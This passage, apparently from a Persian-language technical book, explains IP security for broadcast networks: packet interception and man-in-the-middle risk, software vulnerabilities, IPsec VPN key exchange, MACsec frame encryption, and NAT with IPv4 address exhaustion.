متاسفانه، هدر IP باز، بسته‌های IP را برای هر کسی که دسترسی به شبکه دارد قابل دسترس می‌کند. علاوه بر این، یک مهاجم می‌تواند شبکه‌ای را ویران کند، اگرpayload در حالت آشکار یا رمزگذاری نشده باشد، امکان رهگیری بسته‌ها و نظارت، رمزگشایی و تغییر محتوای آن‌ها وجود دارد.

۲-۲-۲- رهگیری بسته‌های IP

پس از رهگیری یک جریان بسته، دریافت جریان‌ها و رمزگشایی داده‌ها با استفاده از ابزارهای در دسترس مانند Wireshark نسبتا ساده است. بنابراین تغییر payload یک‌بسته و جایگزینی بسته اصلی، یک کار ساده است. این روش، اساساً نحوه عملکرد حمله مرد میانی (man-in-the-middle) است ؛ هر کسی که حتی دانش کمی از زبان برنامه‌نویسی C یا Python داشته باشد می‌تواند برای انجام این کار کد



شکل ۱۲-۱- هنگامی که یک بسته IP قبل از اینکه توسط لپ‌تاپ به سرور تحویل داده شود، ابتدا در یک فریم Wi-Fi کپسوله می‌شود. سوئیچ لایه ۲ آنرا تشخیص داده و فریم اترنت را با فریم Wi-Fi جایگزین می‌کند.

ایجاد کند. HTTPS (Hyper Text Transfer Protocol Secure) تا حدی برای این منظور ایجاد شده است.

کلیدهای SSL (لایه سوکت‌های امن) که برای رمزگذاری داده‌ها در payload بسته IP استفاده می‌شوند، در طول HTTPS بین سرور و میزبان مبادله می‌شوند. در نتیجه، هر کسی که بسته را رهگیری می‌کند، قادر خواهد بود هدر را رمزگشایی کند، اما داده‌های payload رمزگذاری شده را نه و بنابراین غیرقابل کشف باقی می‌مانند.

به نظر می‌رسد، بزرگ‌ترین مزیت IP، می‌تواند بزرگ‌ترین نقطه ضعف آن نیز باشد. اما امنیت IP به این معناست: درک این‌که ما در یک محیط باز کار می‌کنیم و بسته‌ها ممکن است رهگیری و تغییر داده شوند، اساس امنیت IP است. امنیت IP از دسترسی کاربران غیرمجاز به شبکه و در نتیجه دیتاگرام‌ها جلوگیری می‌کند.

Wi-Fi یک نوع شبکه است که در آن فرض می‌کنیم، بسته‌ها را می‌توان ضبط و تغییر داد. دلیل این امر این است که طبق تعریف، فریم‌های داده در همه جا برودکست می‌شوند و هر کسی که به اندازه کافی به مسیریاب نزدیک باشد می‌تواند جریان‌های Wi-Fi را ببیند. انواع وسایل شنود Wi-Fi، به راحتی در دسترس هستند که این را حتی برای تلفن‌های همراه، نشان می‌دهند. در نتیجه، دسترسی به شبکه Wi-Fi به شدت محدود شده و تلاش زیادی برای جلوگیری از رهگیری و تغییر داده‌های بسته‌ها توسط مهاجم، انجام شده است. در نهایت، اگر ترافیک رمزگذاری نشده باشد، ممکن است بتوانند ترافیک را ببینند، اما نمی‌توانند آن را تغییر دهند زیرا نمی‌توانند به شبکه دسترسی داشته باشند.

۳-۲-۲. آسیب‌پذیری‌ها (Vulnerabilities)

آسیب‌پذیری‌ها یکی دیگر از نگرانی‌های امنیتی را تشکیل می‌دهند. آسیب‌پذیری‌ها، معمولا با سیستم‌عامل‌های موجود در رایانه‌های شخصی، سرورها، دستگاه‌های تلفن همراه و غیره مرتبط هستند. آسیب‌پذیری‌های سیستم عامل برای هکرها شناخته شده است و به طور فعال برای بهره‌برداری دنبال می‌شوند. از آنجایی که سرریزهای بافر حافظه همچنان منبع آسیب‌پذیری هستند، ارائه‌دهندگان سیستم‌عامل و سازندگان زبان‌های برنامه‌نویسی همیشه در تلاش هستند تا آن‌ها را برطرف کنند.

کارایی و امنیت اغلب موازنه می‌شود، هرچه یک سیستم ایمن‌تر می‌شود، سرعت اجرا کم‌تر می‌شود. نمونه‌ای از این موضوع، یک تابع به نام مانیتور تابع آدرس بازگشتی (return-address) است. هنگامی که یک تابع در حال اجرا است، مانیتور، آدرس بازگشتی آن را می‌خواند تا ببیند آیا تغییر کرده است یا خیر، زیرا تغییر در آدرس بازگشتی اغلب نشانه فعالیت مشکوک یا مخرب است. با این حال، معمولا هزینه بازده قابل توجهی در ارتباط با این نوع مشاهده وجود دارد.

به طور کلی زبان‌های برنامه‌نویسی سطح بالا مانند Python، PHP، Java و Perl معمولاً حملات buffer overrun را کنترل می‌کنند و باعث ایجاد runtime exceptions می‌شوند تا اجرا متوقف شود، اما هیچ گونه تضمین مطلقی وجود ندارد، زیرا این زبان‌ها اغلب از زبان‌های سطح پایین مانند C به عنوان هسته خود استفاده می‌کنند و بسیاری از خطاهای buffer overflow ناشی از کتابخانه‌های C که به صورت ضعیف نوشته شده-اند یا فرضیات نادرست در مورد محیطی که در آن فعالیت می‌کنند، وجود دارد.

IP یکی از بزرگ‌ترین پیشرفت‌ها در پخش تلویزیونی است. با این حال، وقتی نوبت به استفاده از آن می‌رسد، باید در نظر داشته باشیم که بین امنیت و انعطاف‌پذیری در سیستم، موازنه وجود دارد و ما باید این را در حین توسعه سیستم‌های IP خود در نظر داشته باشیم. علاوه بر این، با پیشرفت سیستم‌عامل‌ها و زبان‌های برنامه‌نویسی، آسیب‌پذیری‌های نرم‌افزار هم‌چنان ظاهر می‌شوند. سیستم‌عامل‌ها و زبان‌های برنامه‌نویسی به محض این‌که فروشندگان و طراحان از آن‌ها آگاه شوند، به سرعت با نسخه‌های جدید به روز می‌شوند.

۳-۲.یکپارچگی (integrity) و محرمانگی (confidentiality) داده‌ها توسط IPsec با استفاده از مجموعه‌ای از پروتکل‌های IP حفظ می‌شود.

اتکای اینترنت به استانداردهای باز برای تسهیل مسیریابی بسته‌های IP در بسیاری از شبکه‌ها یکی از مهم‌ترین مزایای آن است. اما از نظر امنیت، این مزیت، مشکلاتی به همراه دارد. خبر خوب این است که IP (IP Security) IPsec راهکارهایی را برای رفع این نگرانی‌ها ارائه می‌دهد.


بسته‌های IP از طریق شبکه‌ها و اینترنت در حالت رمزگذاری نشده یا «در حالت آشکار» منتقل می‌شوند. هرکسی که به شبکه دسترسی دارد، نه تنها می‌تواند بسته‌ها را بخواند، بلکه می‌تواند آن‌ها را رهگیری کند، تغییر داده و دوباره ارسال کند. ما نمی‌دانیم چه کسی به اینترنت دسترسی دارد یا اطلاعات شخصی ما را زیر نظر دارد، بنابراین، اساسا یک شبکه، غیرقابل اعتماد است. این مسئله برای برخی از برنامه‌ها مشکل بزرگی نیست، اما برای برخی دیگر هست. به عنوان مثال، اگر، هنگام انتقال از طریق اینترنت، اشخاص ناشناس بتوانند محتوای بسیار ارزشمند و حساسی را مشاهده، ضبط یا تغییر دهند، این دسترسی می‌تواند به شدت برای یک برودکستر نگران کننده باشد.

علاوه بر این، پتانسیل رهگیری یک بسته و به‌ویژه تغییر محتویات آن نگران‌کننده است، زیرا فرصتی را برای ویروس‌های تعبیه شده در بسته ایجاد می‌کند، که در نهایت می‌توانند برای به خطر انداختن دستگاه‌های متصل به IP مورد سوءاستفاده قرار گیرند. ناگفته نماند که از محتوا به جای یک پیام کاملا متفاوت استفاده می شود (channel hijacking).

اگرچه شبکه‌های برودکست اغلب کاملا ایمن هستند، زیرا توسط فایروال‌های مجهز محافظت می‌شوند، اما هنگامی که یک برودکستر می‌خواهد محتوا را به سایر بخش‌ها در یک شبکه محافظت نشده مانند اینترنت منتشر کند، مشکل واقعی ظاهر می‌شود.

۳-۲-۱. امنیت از راه دور (Remote Security)

یک اتصال شبکه بین رویداد راه دور (remote event) و سازمان‌های برودکست برای انتشار و پخش همگانی ضروری است. مقرون به صرفه‌ترین گزینه، استفاده از اینترنت است، زیرا خطوط اجاره‌ای یا سامانه‌های صدا و تصویری تخصصی اغلب بسیار پرهزینه هستند.



شکل ۱-۱۳- یک IPsec VPN دو شبکه خصوصی را به هم متصل می‌کند که دوربینها و میکروفونهای برودکست خارجی را در خود جای میدهد. VPN هر بسته IP را بسته‌بندی میکند و هدر و payload را رمزگذاری میکند تا از یکپارچگی و محرمانگی ویدیوی برودکست شده اطمینان حاصل کند

اما استفاده از اینترنت برای پیوند برودکست خارجی به استودیو، جریان‌های رسانه‌ای را در معرض خطر غیرقابل قبولی قرار می‌دهد.

IPsec گروهی از پروتکل‌های لایه ۳ است که یکپارچگی و محرمانگی داده‌ها را به عنوان دو ویژگی اصلی خود ارائه می‌دهد و قدمت آن به دهه ۱۹۹۰ باز می‌گردد.

محرمانگی، از خواندن یا رکورد payload داده‌ها و در نتیجه رسانه‌های جریانی توسط اشخاص غیرمجاز جلوگیری می‌کند، در حالی که یکپارچگی تضمین می‌کند که بسته‌های داده دستکاری نشده اند. اگرچه هر کسی می‌تواند بسته‌های داده را مشاهده کند، اما فقط صاحب کلیدهای مورد نیاز می‌تواند داده‌ها را در payload رمزگشایی کند.

از جمله تکنیک‌هایی که از پروتکل‌های IPsec استفاده می‌کنند، شبکه‌های خصوصی مجازی یا VPNها هستند. آن‌ها فقط یک اقدام امنیتی آزمایش شده و واقعی نیستند، بلکه ارزش آن‌ها با استفاده گسترده از آن‌ها در اینترنت نشان داده شده است.

۲-۳-۲.رمزگذاری بسته‌ها

IPsec VPN ها متفاوت از پروتکل‌های SSL هستند، آن‌ها در لایه ۳ از مدل هفت لایه ISO کار می‌کنند در حالی که SSL در لایه ۴ کار می‌کند. به بیان دیگر، بسته‌های IP خودشان رمزگذاری شده‌اند. داده‌هایی که payloadهای لایه TCP و در نتیجه بسته‌های IP را تشکیل می‌دهند از طریق پروتکل‌هایی مانند SSL رمزگذاری می‌شوند. در حالی که SSL برای مبادلات صفحه وب سرور-کلاینت موثر است، برای برودکست محتوای با ارزش بالا به دلیل هدرهای IP رمزگذاری نشده که می‌تواند امکان حملات مرد میانی را فراهم کند، مناسب نیست. برای انجام این کار از HTTPS استفاده می‌شود، اما لایه‌ای از پیچیدگی و سربار را اضافه می‌کند که برودکسترهایی که رسانه‌های با تاخیر کم را منتشر می‌کنند، از آن استقبال نخواهند کرد.

اساسا اگر کلیدها ایمن نگه داشته شوند، IPsec VPN از دسترسی یا تغییر محتوای رمزگذاری شده توسط هر کسی جلوگیری می‌کند.

روند راه‌اندازی VPN شامل دو مرحله است. مرحله اول یک کانال مجازی برای تبادل کلیدهای خصوصی-عمومی از طریق اینترنت بین دو طرف قابل اعتماد مانند مسیریاب‌های IP ایجاد می‌کند. بسته‌های IP متعاقبا با استفاده از این کلیدها در فاز ۲ رمزگذاری می‌شوند تا از دیدن چیزی غیر از داده‌های تصادفی توسط جاسوسان جلوگیری شود.

پروتکل IKE (Internet Key Exchange) فاز ۱، یک اتصال مجازی را برای شروع مرحله اول برقرار می‌کند. کلیدهای از پیش به اشتراک گذاشته شده برای ایجاد کانال‌های مجازی بین دو دستگاه قابل اعتماد استفاده می‌شود تا این کار جواب دهد. به عنوان مثال، قبل از اتصال فاز ۱، اگر دو مسیریاب سیسکو مستقر شوند، یکی در OB و دیگری در مرکز برودکست، کلیدهای مشترکی خواهند داشت که قبل از اتصال فاز ۱، برای هر دو دستگاه شناخته شده است. هنگامی که یک لپ‌تاپ از طریق VPN به دفتر متصل می‌شود، ترتیب مشابهی وجود دارد. نرم‌افزار لپ‌تاپ و نرم‌افزار معادل آن در سرور VPN داخلی شرکت، دارای یک کلید از پیش مشترک است.

مقررات و سیاست‌ها، نوع داده‌ای را که در طول توالی فاز ۱ IKE بین دو دستگاه به اشتراک گذاشته می‌شود را مشخص می‌کنند، که اغلب مستلزم مبادله دومین مجموعه کلیدهای خصوصی و عمومی مخصوص برودکستر است. پس از آن، از این‌ها برای تولید IKE فاز ۲ استفاده می‌شود که رمزگذاری کامل را ارائه می‌دهد.

فاز ۲ IKE، یک کانال مجازی دوم ایجاد می‌کند و هر بسته IP، از جمله هدر و payload را رمزگذاری می‌کند تا عملکرد اصلی جلسه VPN را تشکیل دهد. عملیات فاز ۲، یک هدر IP را به بسته‌های رمزگذاری شده، اضافه می‌کند تا مسیریاب‌ها و سایر دستگاه‌های شبکه بتوانند با بسته‌های IP رمزگذاری شده کار کنند.

۳-۳-۲-تغییر آدرس‌های IP

این واقعیت که، ما به زحمت رمزگذاری کل بسته IP - از جمله هدر - را انجام می‌دهیم و سپس همان هدر را بدون هیچ‌گونه رمزگذاری به آن اضافه می‌کنیم، می‌تواند کمی عجیب به نظر برسد. با این حال، همیشه اینطور نیست زیرا آدرس‌های هدر IP می‌توانند تغییر کنند. دو مسیریاب، یکی در استودیو و دیگری در OB، در شکل ۱-۱۳- نشان داده شده-اند. این آدرس‌های IP هستند که در هدر IP اضافی استفاده می‌شوند. هر یک از این‌ها یک آدرس IP منحصر به فرد برای اتصال به اینترنت خواهد داشت، که یک لایه امنیتی اضافی را فراهم می‌کند، زیرا هر کسی که در اینترنت جاسوسی می‌کند، نمی‌تواند دوربین‌ها و میکروفون‌های استودیو یا OB را مشاهده کند و فقط آدرس‌های IP مسیریاب را می‌بیند.

فقط دستگاه‌هایی که کلیدهای لازم را دارند، می‌توانند بسته را رمزگشایی کنند، هدر را با هدر ضمیمه شده مقایسه کنند، و مهم‌تر از همه، اعتبار را تایید کنند - حتی اگر آدرس‌های IP اضافه شده با بسته IP رمزگذاری شده مطابقت داشته باشد، بسیار غیرممکن است که بین هدرهای رمزگذاری شده و عمومی تطابق وجود داشته باشد زیرا کاربران غیرمجاز نمی‌توانند هدر رمزگذاری شده را تغییر دهند.

علاوه بر این، اگر هدر فاز ۲ تغییر کرده باشد، بعید است که به مسیریاب مورد نظر برسد و توسط سایر مسیریاب‌های اینترنتی رد می‌شود، زیرا آن‌ها فاقد کلید عمومی-خصوصی هستند که در فاز ۱ به منظور رمزگشایی بسته IP اصلی ارائه شده است. علاوه بر این، اگر شخصی بسته را شنود کند، متوجه هدر اضافی حاوی جریان رسانه رمزگذاری شده خواهد شد که حجمی از داده‌های به نظر تصادفی است. استریم رسانه را نمی‌توان رمزگشایی کرد. تنها تجهیزات قابل اعتماد نصب شده در فاز ۱ قادر به انجام این کار خواهند بود.

۴-۳-۲-مسیریاب‌های سازگار (Compliant Routers)

پیکربندی مناسب مسیریاب‌های دارای VPN در مراکز برودکست و OB برای کل عملیات ضروری است. مسیریاب OB مسیریابی را تشخیص داده و توالی فاز ۱ و فاز ۲ VPN را به محض ارائه یک استریم رسانه‌ای با آدرس IP مناسب به سرویس پخش آغاز می‌کند. فاز ۲، تاخیر را از طریق سربار زمان‌های راه‌اندازی VPN با فعال ماندن تا زمانی که استریم محتوا در اختیار برودکستر قرار می‌گیرد، کم نگه می‌دارد.

هنگام استفاده از اینترنت، باید با این فرض عمل کنیم که هر کسی می‌تواند داده‌های ما را ببیند و تغییر دهد که هر دو پتانسیل ایجاد مشکلات قابل توجهی برای برودکستر ها را دارند، اما می‌توان به راحتی با استفاده از روش‌های امنیتی مانند IPsec VPN و احراز هویت دو مرحله‌ای، از آن‌ها اجتناب کرد. در نتیجه، استریم‌های محتوا از مشاهده غیرقانونی در امان هستند و می‌توانیم مطمئن باشیم که محتوای ارائه شده در یک انتهای کانال با محتوای دریافتی از سوی دیگر مطابقت دارد.

اگر در مورد نحوه عبور بسته‌های رمزگذاری‌شده با IPsec از فایروال‌ها کنجکاو بودید: به‌جای استفاده از TCP (TransmissionControlProtocol)، ترافیک IPsec معمولا با استفاده از UDP (User Datagram Protocol) ارتباطات اختصاصی را برقرار می‌کند.

۴-۲-MACSec: سطوح بالاتری از امنیت پروتکل توسط شبکه‌های لایه انتقال با استفاده از امنیت MACSec امکان‌پذیر می‌شود.

امنیت بسیار بهتری توسط IPsec و VPN بر روی شبکه‌های نامعتبر مانند اینترنت ارائه می‌شود. MACsec یکی از ابزارهای امنیتی متعدد ما است و می‌تواند برای تقویت امنیت در یک شبکه محلی ضروری باشد. مهم است که به خاطر داشته باشید که بسته IP، جدا از جریان انتقال پشت آن، به بقای خود ادامه می‌دهد. بزرگ‌ترین مزیت بسته IP اینست که به هنگام انتقال بین چندین جریان، نیازی به تغییر ندارد. یک بسته IP می‌تواند بدون زحمت بین فریم‌های اترنت و Wi-Fi، و هم‌چنین جریان‌های انتقال خاص از نوع مرکز داده مانند HDLC (کنترل پیوند داده سطح بالا (High-Level Data Link Control))، زمانی که مسیریاب‌های مناسب در جای خود قرار دارند، جابه‌جا شود.

مدل اتصال سیستم‌های باز، یا مدل OSI، راهی برای توصیف عملکردهای مختلف موجود در یک سیستم ارتباطی است. برای برقراری ارتباط با همتایان خود، هر لایه نیز باید از لایه های دیگر عبور کرده و دوباره برگردد.

به عنوان مثال، اتصالات همتا به همتا شامل استریمینگ دوربین است که بسته‌های IP یکپارچه را به یک سوئیچر تولید، unicast می‌کند. با استفاده از پروتکلی مانند SMPTE ST2110 -20، دوربین، تصاویر را به بسته‌های IP لایه ۳ تقسیم می‌کند. سپس این بسته‌های IP در فریم‌های لایه پیوند داده لایه ۲ مانند اترنت کپسوله می‌شوند. پس از تبدیل شدن به یک کانال فیزیکی لایه ۱، مانند فیبر، سوئیچر اترنت، فریم‌های اترنت لایه ۲ را دریافت می‌کند و آن‌ها را به سوییچر تولید ارسال می‌کند. پس از استخراج فریم‌های اترنت لایه ۲ از فیبر فیزیکی لایه ۱ و استخراج بسته‌های لایه ۳ به IP، سوئیچر تولید از ST2110 -20 برای بازسازی ویدیو استفاده می‌کند.

۱-۴-۲.امنیت انعطاف‌پذیر

اگرچه ممکن است یک روش پیچیده به نظر برسد، اما تطبیق‌پذیری زیادی را ارائه می‌دهد. همان‌طور که در مثال بالا فرض کردیم، لازم نیست سوئیچر اترنت، از فیبر، برای انتقال فریم‌ها، به سوئیچر تولید، استفاده کند. در این حالت، سوئیچر اترنت، فیبر لایه ۱ را از دوربین به کابل زوج تابیده لایه ۱ CAT8 به سوییچر تولید تبدیل می‌کند، بدون اینکه دیتاگرام IP را تغییر دهد. این احتمال وجود دارد که سوئیچر تولید با استفاده از کابل CAT8 متصل شده باشد.

یک شبکه محلی یا LAN از چندین دستگاه مرتبط تشکیل شده است که آدرس برودکست کنترل دسترسی رسانه (MAC) یکسانی دارند. به عبارت دیگر، دستگاه‌ها به یک سوئیچ تک لایه ۲ یا یک سوئیچ شبکه لایه۲ متصل می‌شوند (یک شبکه همگن می‌تواند با اتصال بسیاری از سوئیچ‌های لایه ۲ به یکدیگر ایجاد شود). از آن‌جایی

شکل ۱-۱۴- به منظور رمزگذاری payload و تولید ICV، دنباله MACsec به دو دستگاه قابل اعتماد - مانند سوئیچهای اترنت - بستگی دارد که یک کلید مشترک را از طریق MKA مبادله میکنند. پس از انجام این کار، آن‌ها میتوانند SAK را در مرحله زیر مبادله کنند.

که شبکه‌های سوئیچ لایه ۲ تاخیر کمی دارند و سریع‌تر از شبکه‌های مسیریاب لایه ۳ هستند، معمولا از آن‌ها در شبکه‌های محلی (LAN) استفاده می‌شود. بخش‌های کاربری را می‌توان به واحدهای منطقی تقسیم کرد و در این حالت حفظ امنیت بسیار آسان‌تر است. به عنوان مثال، برای حفظ فریم‌های اترنت مجزا بین استودیوها، هر استودیو ممکن است شبکه محلی مجازی یا VLAN خود را داشته باشد. این نه تنها امنیت را افزایش می‌دهد، بلکه با به حداقل رساندن تراکم شبکه، تاخیر را کاهش می‌دهد.

ارائه یکپارچگی و محرمانگی داده‌ها با VPN IPsec در شبکه‌های لایه ۲ دشوار است زیرا معمولاً برای ایجاد تونل‌های مجازی به مسیریاب‌ها نیاز است. ما از MACsec استفاده می‌کنیم تا اطمینان حاصل کنیم که شبکه‌های محلی تا حد امکان ایمن هستند. MACsec در لایه ۲ کار می‌کند نه لایه ۳ و فریم‌های لایه ۲ ارسال شده بین دستگاه‌های نقطه به نقطه را رمزگذاری می‌کند.

۲-۴-۲.استانداردسازی امنیت

مشخصات MACsec به فریم اترنت لایه ۲ اضافه شده‌اند و توسط IEEE در سال ۲۰۰۶ به عنوان ۸۰۲,۱AE استاندارد شده است، که این دو فریم عبارتند از: تگ امنیتی و کد احراز هویت پیام با استفاده از ICV (مقدار بررسی یکپارچگی). فریم MACsec رمزگذاری شده با استفاده از ICV تایید می‌شود.

بین دو نقطه پایانی، مانند دو سوئیچ اترنت یا یک سوئیچ اترنت و یک مسیریاب، یک لایه امنیتی MACsec وجود دارد. حتی می‌توان یک لایه امن بین یک سوئیچ اترنت و یک دستگاه پایانی در شبکه ایجاد کرد. به عنوان مثال، اتصال دوربین به سوئیچ اترنت را در نظر بگیرید. اگر دوربین، MACsec را فعال کرده باشد، می‌توانید یک پیوند امن در سطح فریم ایجاد کنید تا از صحت و یکپارچگی داده‌های ویدیویی در حال پخش اطمینان حاصل کنید.

شکل ۱-۱۴- نشان می‌دهد که چگونه MACsec با استفاده از روش توافق‌نامه کلید، MACsec(MKA) (IEEE802.1X-2010)

که شبیه به رویکرد IPsec است، پیوندی بین دو دستگاه برای تبادل کلیدهای از پیش مشترک ایجاد می‌کند. پس از این، کلیدهای ارتباط امنیتی(SAK) (Security Association Keys) که برای رمزگذاری کل فریم اترنت لایه ۲ استفاده می‌شوند، توسط دو دستگاه انتهایی مبادله می‌شوند.


شکل ۱-۱۵- نشان می‌دهد که چگونه فریم اصلی اترنت، شامل هدر، نوع و payload، با استفاده از SAK رمزگذاری شده و در یک فریم MACsec جدید که حاوی SecTag و ICV است، گنجانده شده است. از آن‌جایی که آدرس‌های MAC مبدا و مقصد در محاسبات ICV مبتنی بر SAK استفاده می‌شوند و رمزگذاری نشده‌اند، تنها دستگاه‌های احراز هویت شده می‌توانند ICV را تغییر دهند.

هنگامی که یک دستگاه مانند یک سوئیچ اترنت، فریم را دریافت می‌کند، ابتدا آدرس های MAC مبدا و مقصد، SecTag و payload رمزگذاری شده را در برابر ICV تأیید می‌کند. اگر مطابقت داشته باشند، فریم پردازش می‌شود و payload رمزگشایی می‌شود. اگر مطابقت نداشته باشند، فرض بر این است که فریم دستکاری شده است و رد خواهد شد.

۳-۴-۲.رمزگذاری Unicast و Multicast

توانایی MACsec برای رمزگذاری فریم‌های multicast، broadcast و unicast باعث برتری آن نسبت به IPsec شده است. اگرچه تلاش هایی برای رسیدن به این هدف با IPsec صورت گرفته است، اما بسیاری از آنها اختصاصی هستند. از آن‌جایی که توزیع multicast روشی سازنده برای ارسال ویدیو به مقصدهای مختلف است، به ویژه برای برودکسترها مهم است که بتوانند آن را ایمن کنند.

علاوه بر این، از آن‌جایی که MACsec در لایه ۲ کار می‌کند، تحت تاثیر پروتکل‌های لایه بالاتر مانند ARP، ICMP، IP و RIP قرار نمی‌گیرد



شکل ۱-۱۵- با رمزگذاری نوع هدر و payload و درج SecTAG و ICV، اندازه فریم اترنت ۳۲ بایت افزایش میابد. Payload و هدر رمزگذاری شده، آدرس‌های SecTAG و MAC همگی با استفاده از ICV احراز هویت می‌شوند.

و به طور بالقوه باعث می‌شود تا محدوده وسیع‌تری از ارتباطات را، با کمی کار اضافی ایمن کند. علاوه بر این، MACsec تاخیر بسیار پایینی دارد، زیرا برای عملکرد سخت‌افزاری ساخته شده است و به یک مولفه جدایی‌ناپذیر از کارت رابط شبکه (NIC) تبدیل شده است.

امنیت شبکه‌ای که به تبادل کلید بستگی دارد، به اندازه ساز و کار مدیریت کلید آن؛ امن است. یک مهاجم، اگر به محل ذخیره‌سازی کلید دسترسی داشته باشد، می‌تواند هر داده-ای را در شبکه، حتی داده‌های رمزگذاری شده را، مشاهده کند. در نتیجه، کارکنان فناوری اطلاعات برودکستر باید اطمینان حاصل کنند که مخزن کلید امن به طور موثر مدیریت می‌شود و دسترسی‌ها به آن، محدود به دسترسی‌های مجاز است.

برای برودکسترهایی که از برنامه‌های کاملاً متفاوت از IPsec استفاده می‌کنند، MACsec یک لایه امنیتی اضافی ارائه می‌دهد. در حالی که این امر امنیت LAN را افزایش می‌دهد، اما امنیت مطلوب منوط به این است که دستگاه‌های مرتبط (مانند چند نمایشگر، سوئیچرهای تولید، دوربین‌ها و میکروفون‌ها) با MACsec سازگار باشند.

۵-۲.NAT: ارتقا امنیت با فعال کردن شبکه های خصوصی برای حل مشکل محدود بودن آدرس های IPV4

زمانی که IP برای اولین بار در دهه ۱۹۷۰ ایجاد شد، کمی بیش از ۴ میلیارد آدرس IP مجزا اختصاص داده شد. با جمعیت جهان حدود ۸ میلیارد نفر، پذیرش گسترده بین‌المللی اینترنت نشان داده است که آدرس‌های IP کافی برای همه وجود ندارد.

ظهور IPv6 که دارای فضای آدرسی ۱۲۸ بیتی به جای ۳۲ بیتی مانند IPv4 است، یکی از راه‌های رفع این مشکل بود. این موضوع، امکان ایجاد تعداد زیادی آدرس IP منحصر به فرد - ۳۴۰ تریلیون تریلیون تریلیون (۲^۱۲۸) یا کمی بیش از ۴۲۰۰۰ تریلیون تریلیون - برای هر فرد روی کره زمین را فراهم کرد.

IPv6 پس از معرفی آزمایشی در نسخه لینوکس ۲,۱,۸ در سال ۱۹۹۸، به طور کامل در لینوکس V۲,۶,۱۲ در سال ۲۰۰۶ گنجانده شد، اما پذیرش IPv6 چندان چشمگیر نبود: طبق گفته گوگل، تنها ۳۷ درصد اینترنت هنوز از IPv۶ استفاده می‌کند.

۱-۵-۲.گسترش فضای آدرس (Expanding Address Space)

ترجمه آدرس شبکه یا NAT یکی دیگر از راه‌حل‌ها و در حال حاضر محبوب‌ترین راه‌حل برای فضای آدرس IPv4 محدود است. این فرض بر این اصل استوار است که یک شخص به تعداد محدودی از آدرس‌های IP عمومی دسترسی دارد، اما تعداد بسیار بیشتری از آدرس‌های IP خصوصی موجود در شبکه خود را دارد.

